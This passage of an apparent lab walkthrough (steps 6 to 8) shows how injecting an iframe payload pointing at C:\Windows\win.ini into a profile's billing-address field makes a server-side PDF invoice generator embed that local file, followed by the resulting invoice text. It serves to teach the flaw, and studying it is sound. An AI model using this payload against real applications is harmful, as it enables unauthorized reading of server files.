


Step 6: The previous step confirms the presence of vulnerability on “Name” and “Billing Address” fields. Add simple SSRF payload for reading the local web server file in to the “Name” and “Billing Address” field - Here we have updated it in “Billing Address” field with below payload:

```
<iframe src='file:///C:\Windows\win.ini'></iframe>
```




Step 7: Using top-up option of the homepage, you need to proceed with a top-up and complete the transaction. After completion of the successful transaction there will be a payment invoice created and available in “My Orders” section. While generating the invoice, it fetched the transaction details along with the profile information available with our payload.



Step 8: Navigating to “My Orders” page, you can see the recent order page for your transaction and Click on the Download option. The download option will show a PDF file against your payload iframe for Windows - win.ini file.

Invoice



NOT SO SECURE
A Claranet Group Company

Invoice No#: 5929
Date : 10/3/2018 3:39:31 AM

; for 16-bit app support [fonts]
[extensions] [mci extensions]
[files] [Mail] MAPI=1

Bob Dave
sagar8899@mailinator.com

Payment Method	Card
Amount	372 GBP

Item	Price
------	-------

END OF PART - 3